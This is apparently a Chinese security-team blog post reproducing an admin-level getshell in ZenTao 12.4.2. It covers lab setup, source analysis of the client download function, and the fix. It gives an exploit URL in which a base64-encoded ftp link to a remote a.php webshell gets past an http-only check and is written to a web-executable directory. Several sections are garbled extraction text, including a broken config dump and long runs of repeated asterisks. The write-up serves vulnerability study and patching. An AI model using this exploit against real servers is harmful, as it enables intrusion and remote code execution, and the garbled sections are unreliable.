禅道12.4.2后台管理员权限Getshell复现

原创口算md5 Timeline Sec 2020-11-12原文

收录于话题 #漏洞复现文章合集 70个

上方蓝色字体关注我们,一起学安全!

作者: 口算md5@Timeline Sec

本文字数: 1508

阅读时长: 5~6min

声明:请勿用作违法用途,否则后果自负

0x01 简介

禅道是第一款国产的开源项目管理软件,她的核心管理思想基于敏捷方法scrum,内置了产品管理和项目管理,同时又根据国内研发现状补充了测试管理、计划管理、发布管理、文档管理、事务管理等功能,在一个软件中就可以将软件研发中的需求、任务、bug、用例、计划、发布等要素有序的跟踪管理起来,完整地覆盖了项目管理的核心流程。

0x02 漏洞概述

禅道12.4.2版本存在任意文件下载漏洞,该漏洞是因为client类中download方法中过滤不严谨可以使用ftp达成下载文件的目的。且下载文件存储目录可解析php文件,造成getshell。

0x03 影响版本

禅道≤ 12.4.2


0x04 环境搭建


1、官网下载禅道12.4.2


因为我们要调试代码,所以下载源码,不用官方的集成环境,这里我用的是中文版的那个源码。

https://www.zentao.net/dynamic/zentaopms12.4.2-80263.html

2、源码安装







No. of the last of		
配置项	值	
肘区设置	(UTC+08:00) Shanghai	
默认语言	簡体	
数据库服务器	127.0.0.1	如果127.0.0.1无法访问,尝试使用localhost
服务器端口	3306	
数据库编码	UTF8	
数据库用户名	root	
数据库密码	root	
PMS使用的库	zentao	
建表使用的前缀	zt_	✓ 清空现有数据
	促符	Timeline S
<pre><?php \$config->installed \$config->debug \$config->tequestType \$config->b-bhest \$2config->db->port \$config->db->port \$config->db->port \$config->db->name \$config->db->user \$2config->db->user \$2config->db->name \$2config->db->name \$2config->db->name \$2config->db->name \$2config->db->name \$2config->db->name \$2config->db->user \$2config-></pre>	JNFO'; anghar; t';	Timeline S

这里我用的是PATH_INFO的传参方式,默认的get形式也一样已利用漏洞,有兴趣可以自己研究下。

① 127.0.0.1/zentaopms/www/install.php?m=install&f=step4		
设置帐号		
	公司名称 啦啦啦	
	工作方式 完整研发管理工具	
	管理员 帧号 admin	
	管理员密码 admin	
	✓ 导入demo数据	
	💢 Timeline	Sec

设置密码

官方安装说明链接:

https://www.zentao.net/book/zentaopmshelp/101.html

0x05 漏洞复现

EXP:


http://127.0.0.1/zentao/client-download-1-<base64

encode webshell download link>-1.html

http://127.0.0.1/zentao/data/client/1/<download link

filename>

目录根据自己环境的不同自行修改下, base64编码的那串是ftp链接 此处为ftp://192.168.5.104/a.php的base64的编码



0x06 漏洞分析

该漏洞主要是因为download中的downloadZipPackage函数过滤不严谨,可以使用ftp绕过。

1、传参调用分析

先看下怎么传参和调用的 在index.php的loadModule()断下,看下参数

```
$\text{common->checkPriv()}; $\text{common: } {app => router, appName => "", config => config, lang => language, dbh => \text{$app->loadModule()}; $\text{$app: } {rawModule => "client", rawMethod => "download", rawParams => null, rawURI =
```

```
/* 调用该方法 Call the method. */
call_user_func_array(array($module, $methodName), $this->params); $methodName: "download" $module
return $module;
}

/**
    * 设置请求的参数(PATH_INFO 方式).
    * Set the params by PATH_INFO.
    * 像param array $defaultParams the default settings of the params.
    * 像param string $type

baseRouter > loadModule()

**
    **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * *
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    * **
    *
```

所以就进入到了client类的download方法,参数为(1,那串base64,1)

```
public function download($version = '', $link = '', $os = '') $version: "1" $link: "ZnRw0i8vMTkyLjE20C41LjEwNC9hLnBocA==" $os: "1" {

set_time_limit(#);

$result = $this->client->downloadZipPackage($version, $link);

if($result == false) $this->send(array('result' => 'fail', 'message' => $this->lang->client->downloadFail));

$client = $this->client->edit($version, $result, $os);

if($client == false) $this->send(array('result' => 'fail', 'message' => $this->lang->client->saveClientErray('result' => 'success', 'client' => $client, 'message' => $this->lang->saveSuccess, 'loo' = Timeline Sec
```

2、dwonload函数分析

```
函数get()
public function download($version = '', $link = '', $os = '')
{
set_time_limit(∅);
$result = $this->client->downloadZipPackage($version, $link);
if($result == false) $this->send(array('result' => 'fail',
'message' => $this->lang->client->downloadFail));
$client = $this->client->edit($version, $result, $os);
if($client == false) $this->send(array('result' => 'fail',
'message' => $this->lang->client->saveClientError));
$this->send(array('result' => 'success', 'client' => $client,
'message' => $this->lang->saveSuccess, 'locate' =>
inlink('browse')));
}
大概读一读代码
先是个downloadZipPackage
然后是针对各种错误情况的返回
最后是个成功的回显
那么重点就来到了downloadZipPackage
public function downloadZipPackage($version, $link)
{
$decodeLink = helper::safe64Decode($link);
if(preg_match('/^https?\:\/\/', $decodeLink)) return false;
```

```
return parent::downloadZipPackage($version, $link);
}
```

这里就是解个base64,然后判断下是否是http的,然后就返回它父 类的同名方法的返回结果了

```
| Solution | Spublic function |
```

可以看到ftp的链接成功绕过了正则,进入到了父类同名函数

```
* Download zip package.

* @param $version

* @param $link

* @return bool | string

*/

public function downloadZipPackage($version, $link)

{
   ignore_user_abort(true);
   set_time_limit(0);
   if(empty($version) || empty($link)) return false;

$dir = "data/client/" . $version . '/';

$link = helper::safe64Decode($link);

$file = basename($link);
```

```
if(!is_dir($this->app->wwwRoot . $dir))
{
mkdir($this->app->wwwRoot . $dir, 0755, true);
}
if(!is_dir($this->app->wwwRoot . $dir)) return false;
if(file_exists($this->app->wwwRoot . $dir . $file))
return commonModel::getSysURL() . $this->config->webRoot . $dir
. $file;
}
ob_clean();
ob_end_flush();
$local = fopen($this->app->wwwRoot . $dir . $file, 'w');
$remote = fopen($link, 'rb');
if($remote === false) return false;
while(!feof($remote))
{
$buffer = fread($remote, 4096);
fwrite($local, $buffer);
}
fclose($local);
fclose($remote);
```

0x07 修复方式

1、升级到禅道12.4.3及之后的版本

参考链接:

https://www.t00ls.net/redirect-58415.html#lastpost





阅读原文看更多复现文章

Timeline Sec 团队 安全路上,与你并肩前行

精选留言

用户设置不下载评论

阅读全文